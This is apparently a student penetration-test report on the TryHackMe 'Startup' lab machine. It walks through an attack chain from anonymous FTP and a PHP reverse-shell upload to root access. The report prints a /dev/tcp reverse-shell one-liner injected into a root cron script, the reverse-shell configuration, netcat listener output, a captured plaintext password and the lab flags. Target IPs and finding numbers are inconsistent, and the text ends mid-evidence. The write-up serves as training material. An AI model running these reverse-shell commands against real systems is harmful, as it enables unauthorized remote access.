

THM Startup Report

Waleed S.

May 02,2026

Version 1.1

Confidential

No part of this document may be disclosed to outside sources without the explicit written authorization of the owner.

Table of Contents

Table of Contents	1
Statement of Confidentiality	3
Engagement Contact	4
Executive Summary	5
Approach	5
In-Scope Assets	7
Assessment Overview and Recommendations	7
Network Penetration Test Assessment Summary	9
Summary of Findings	9
Internal Network Compromise Walkthrough	10
Detailed Walkthrough	10
Detailed reproduction steps for this attack chain are as follows	12
Remediation Summary	26
Short Term	26
Medium Term	26
Long Term	26
Technical Findings Details	27
1. Anonymous FTP Access	27
Evidence: Successful anonymous login using ftp	28
2. Exposed Directories	30
Evidence: Found /files directory	30
3. Weak Credentials	32
Evidence	32
4. Privilege Escalation (Writable Script)	34
Evidence	34
Appendices	36
Appendix A – Finding Severities	36
Appendix B – Exploited Hosts	37
Appendix C – Compromised Users	38
Appendix D – Changes/Host Cleanup	39

Statement of Confidentiality

This document contains sensitive security findings generated during a controlled penetration test of the Spice Hut environment in the TryHackMe *startup* room. Distribution outside authorized stakeholders is prohibited. The content is to be used for remediation, learning, and improvement of system security.

Engagement Contact

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Waleed Shaukat	Lead Full Stack Tester	waleedshaukat123@gmail.com

Executive Summary

The penetration test was conducted on the **Spice Hut (Startup)** environment, simulating a real-world small business web infrastructure. The purpose of the assessment was to identify security weaknesses, exploit vulnerabilities, and gain privileged (root) access within the system.

Approach

A **Gray Box Penetration Testing** approach was used — the IP address of the target machine was provided beforehand, giving partial insight into the system while still simulating an external attacker's perspective.

The testing phases included:

- **Information Gathering and Enumeration** (identifying open ports, services, and software versions)
- **Vulnerability Analysis** (detecting misconfigurations and weak credentials)
- **Exploitation** (gaining initial access through discovered flaws)
- **Privilege Escalation** (achieving administrative/root control)
- **Post-Exploitation and Reporting** (evidence collection and cleanup)

Scope

The scope included only the **TryHackMe Startup machine (Spice Hut system)** and its directly associated services.

No third-party systems or external networks were affected during the test.

The engagement focused on identifying internal weaknesses that could be exploited if an attacker gained limited knowledge or access.

In-Scope Assets

Host/URL/IP Address	Description
10.48.184.103	Spice hut IP address

Assessment Overview and Recommendations

The system was successfully compromised, revealing several high-impact vulnerabilities, including:

- Anonymous FTP access with sensitive files
- Misconfigured web directories allowing code discovery
- Use of weak credentials enabling privilege escalation

It is recommended that Spice Hut adopt stronger authentication policies, secure file permissions, and restrict access to internal services.

Network Penetration Test Assessment Summary

Summary of Findings

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1.	High	Anonymous FTP Access
2.	High	Web Directory Enumeration
6.	Medium	Weak File Permissions
8.	Info	Enhance Security Monitoring Capabilities

*Overall, the penetration test confirmed that the system is **vulnerable to privilege escalation and data compromise**.*

Internal Network Compromise Walkthrough

Detailed Walkthrough

Step 1 – Information Gathering

- Target IP: 10.48.184.103 (Gray Box test)
- Checked the **home page** of the web application to understand its structure.
- Reviewed **page source code** to identify potential comments, hidden forms, or scripts.

Step 2 – Scanning

- Used **Nmap** to identify open ports and running services.
- Key findings:
 - Port 21 (FTP) – Anonymous access allowed
 - Port 22 (SSH) – Open
 - Port 80 (HTTP) – Web service running

Used **Gobuster** for **hidden directory discovery**, which revealed `/files`, `/backup`, and `/logs`.

Step 3 – Enumeration

- Explored web services to check available resources.
- Successfully logged in to **Anonymous FTP**, which contained sensitive files (e.g., `credentials.txt`, backups).

Step 4 – Exploitation

- Uploaded a **web shell** to gain read access on the server.
- Extracted **user credentials** from FTP files and decoded them.
- Logged in remotely as a **normal user** via SSH using discovered credentials.


Step 5 – Privilege Escalation

- Identified a **writable script** that was executed by root (cron job).
- Modified the script to execute a reverse shell, which allowed **root access**.
- Confirmed full system control and located sensitive flags/files, including:
 - `user.txt` – user flag
 - `root.txt` – root flag
 - `recipes.txt` – secret recipe

Detailed reproduction steps for this attack chain are as follows:

Target Machine Information	
Title	Target IP Address
Spice Hut	10.48.184.103  

Figure 1: IP address



No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, **contact us**. Otherwise, don't you worry. We'll be online shortly!

— Dev Team

Figure 2: Home page

```

<!doctype html>
<title>Maintenance</title>
<style>
  body { text-align: center; padding: 150px; }
  h1 { font-size: 50px; }
  body { font: 20px Helvetica, sans-serif; color: #333; }
  article { display: block; text-align: left; width: 650px; margin: 0 auto; }
  a { color: #dc8100; text-decoration: none; }
  a:hover { color: #333; text-decoration: none; }
</style>

<article>
  <h1>No spice here!</h1>
  <div>
    <!--when are we gonna update this??-->
    <p>Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers.
    <p>&mdash; Dev Team</p>
  </div>
</article>

```


Figure 3: Home-page -source code

```

(kali㉿kali)-[~]
└─$ gobuster dir -u http://$ip -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.105.209
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/06/09 11:03:21 Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/files (Status: 301) [Size: 314] [--> http://10.10.105.209/files/
/index.html (Status: 200) [Size: 808]
/server-status (Status: 403) [Size: 278]
Progress: 4613 / 4615 (99.96%)

```

Figure 5: Gobuster scan




Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 ftp/	2025-12-17 14:02	-	
 important.jpg	2020-11-12 04:02	246K	
 notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.49.155.13 Port 80

Figure 6: Files directory



Index of /files/ftp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	

Apache/2.4.18 (Ubuntu) Server at 10.48.184.103 Port 80

Figure 7: ftp folder




Figure 8: notice.txt



Figure 9: important.jpg

Steganography Online

Encode

Decode

Decode image

To decode a hidden message from an image, just choose an image and hit the **Decode** button.

Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.

Choose file important.jpg

Decode

Hidden message

[illegible]

Figure 10: *important.jpg* -steganography






Analysis:


- Digest
- ELA
- Games
- Hidden Pixels
- ICC+
- JPEG %
- Metadata
- Strings
- Source









Property	Value
Filename	1000226520.jpg
Filetime	2025-12-30 17:48:33 GMT
File Type	image/jpeg
Dimensions	907x613
Color Channels	3
Unique Colors	35,073
File Size	55,511 bytes
MD5	77c72616a33ae24eb2e0233452daf767
SHA1	3e1d0de633d0dc09b75c96d62a4141d066891a45
SHA256	af5ced913ce96b922d08bda8b162910fec9a6964e6d0a4c2a325d6ad92817c47
First Analyzed	2025-12-30 17:48:35 GMT

URL to this page: [\[Direct Link\]](#)

View: [\[Uploaded Source Image\]](#)

Share:     

What does this picture mean? See the [tutorials](#) for an explanation.

Figure 11: important.jpg -image forensics


```
root@ip-10-48-116-236: ~
File Edit View Search Terminal Help
root@ip-10-48-116-236:~# ftp 10.48.158.141
Connected to 10.48.158.141.
220 (vsFTPd 3.0.3)
Name (10.48.158.141:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534          4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0            251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0            208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
```

Figure 12: ftp login

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||17299|)
150 Ok to send data.
100% |*****
226 Transfer complete.
5493 bytes sent in 00:00 (17.46 KiB/s)
```

Figure 13: uploading reverse-shell


```
root@ip-10-49-101-221: /usr/share/webshells/php
File Edit View Search Terminal Help
GNU nano 4.8 php-reverse-shell.php Modified
/ -----
/ See http://pentestmonkey.net/tools/php-reverse-shell if you get stu>
et_time_limit (0);
VERSION = "1.0";
ip = '10.49.101.221'; // CHANGE THIS
port = 1234; // CHANGE THIS
chunk_size = 1400;
write_a = null;
error_a = null;
shell = 'uname -a; w; id; /bin/sh -i';
daemon = 0;
debug = 0;

/
/ Daemonise ourself if possible to avoid zombies later
/

/ pcntl_fork is hardly ever available, but will allow us to daemonise
/ our php process and avoid zombies. Worth a try...
f (function_exists('pcntl_fork')) {
G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell
```

Figure 14: php-reverse-shell

Maintenance × Index of /files/ftp × +

← → ↻ 🏠 🔒 10.10.105.209/files/ftp/ 🚫 Kali Linux 📡 Kali Tools 📄 Kali Docs 🗉 Kali Forums 📡 Kali NetHunter 🍷 Exploit-DB

Index of /files/ftp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
🔍 reverseshell.php	2023-06-09 16:20	2.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.105.209 Port 80

Figure 15: executing reverse-shell

```
root@ip-10-48-108-73:~# nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.48.156.219 42292
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:02:33 up 9 min, 0 users, load average: 0.00, 0.02, 0.02
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figure 16: initial access


```
$ ls
bin
boot
dev
etc
home
incidents
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
recipe.txt
root
run
sbin
```

Figure 17: recipe.txt and incidents

```
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today.
I figured I can't keep it a secret forever and told him it was love
```

Figure 18: recipe.txt

```
$ cd incidents
$ ls
suspicious.pcapng
$ get suspicious.pcapng
/bin/sh: 6: get: not found
$ cp suspicious.pcapng /var/www/html/files/ftp
$
```

Figure 19: incidents & suspicious.pcapng




Figure 20: downloading suspicious.pcapng




Figure 21: user credentials


```
root@ip-10-49-101-221:~# ssh lennie@10.49.155.13
The authenticity of host '10.49.155.13 (10.49.155.13)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGVy1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHlKA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.49.155.13' (ECDSA) to the list of known hosts.
lennie@10.49.155.13's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figure 22: ssh login

```
$ ls
Documents  scripts  user.txt
$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
```

Figure 23: user.txt

```
$ cd scripts
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 12 2020 .
drwx----- 5 lennie lennie 4096 Dec 17 14:12 ..
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Dec 17 14:22 startup_list.txt
$
```

Figure 24: planner.sh

```
root@ip-10-48-108-73: ~  
File Edit View Search Terminal Help  
$ ls  
planner.sh startup_list.txt  
$ cat planner.sh  
#!/bin/bash  
echo $LIST > /home/lennie/scripts/startup_list.txt  
/etc/print.sh  
$ echo "sh -i >& /dev/tcp/10.48.108.73/1234 0>&1" > /etc/print.sh  
$
```

Figure 25: uploading payload in print.sh

```
root@ip-10-48-108-73: ~  
File Edit View Search Terminal Help  
root@ip-10-48-108-73:~# nc -nlvp 1234  
Listening on 0.0.0.0 1234  
Connection received on 10.48.156.219 42360  
sh: 0: can't access tty; job control turned off  
# ls  
root.txt  
#  
# cat root.txt  
THM{f963aaa6a430f210222158ae15c3d76d}
```

Figure 26: root

Remediation Summary

Short Term

- Disable anonymous FTP, delete exposed files, change passwords.

Medium Term

- Implement stronger password policies, review user privileges, limit SSH access.

Long Term

- Regularly patch systems, audit permissions, and conduct quarterly vulnerability assessments.

Technical Findings Details

1. Anonymous FTP Access

CWE	<u>CWE-522</u>
Severity	High
Description	FTP server allowed unauthenticated login and exposed sensitive files.
Security Impact	Internal data such as credentials and backups were accessible.
Remediation	Disable anonymous login and move sensitive files to secure locations.

Evidence: Successful anonymous login using ftp

```
root@ip-10-48-80-148:~# nmap 10.48.132.78
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-27 14:57 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with
--dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 10.48.132.78
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```


2. Exposed Directories

CWE	<u>CWE-522</u>
Severity	High
Description	Hidden directory (<code>/files</code>) was discoverable via Gobuster.
Security Impact	Internal data such as credentials and backups were accessible.
Remediation	Disable anonymous login and move sensitive files to secure locations.


Evidence: Found `/files` directory

```
└─(kali㉿kali)-[~]
└─$ gobuster dir -u http://$ip -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.105.209
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/06/09 11:03:21 Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/files (Status: 301) [Size: 314] [--> http://10.10.105.209/files/
/index.html (Status: 200) [Size: 808]
/server-status (Status: 403) [Size: 278]
Progress: 4613 / 4615 (99.96%)
```


3. Weak Credentials

CWE	<u>CWE-522</u>
Severity	High
Description	Extracted password that was not encrypted
Security Impact	Unauthorized SSH access achieved.
Remediation	Use strong, non-reused passwords and store them securely.

Evidence:



The image shows a Wireshark packet capture window titled "Wireshark · Follow TCP Stream (tcp.stream eq 7) · suspicious.pcapng". The packet list on the left shows a series of packets, with packet 154 (59.1818) selected. The packet details pane on the right shows the content of the selected packet, which is a terminal session. The terminal output shows a user attempting to run the command "cd lennie", which is denied. The user then runs "ls", and the output shows "lennie". The user then runs "cd lennie", which is also denied. The user then runs "sudo -l", and the output shows "sudo -l". The user then enters the password "c4ntg3t3n0ughsp1c3", and the output shows "[sudo] password for www-data: c4ntg3t3n0ughsp1c3".

```
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
ls
ls
lennie
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
sudo -l
sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3
```

Figure 22: Testing for Local Admin Password Re-Use

```
root@ip-10-49-101-221:~# ssh lennie@10.49.155.13
The authenticity of host '10.49.155.13 (10.49.155.13)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGvy1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHLkA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.49.155.13' (ECDSA) to the list of known hosts.
lennie@10.49.155.13's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

4. Privilege Escalation (Writable Script)

CWE	<u>CWE-521</u>
Severity	High
Description	User could modify a root-executed script, leading to full system compromise.
Security Impact	Complete loss of confidentiality, integrity, and control.
Remediation	Review cron jobs and apply principle of least privilege.

Evidence:

```
root@ip-10-48-108-73: ~  
File Edit View Search Terminal Help  
$ ls  
planner.sh startup_list.txt  
$ cat planner.sh  
#!/bin/bash  
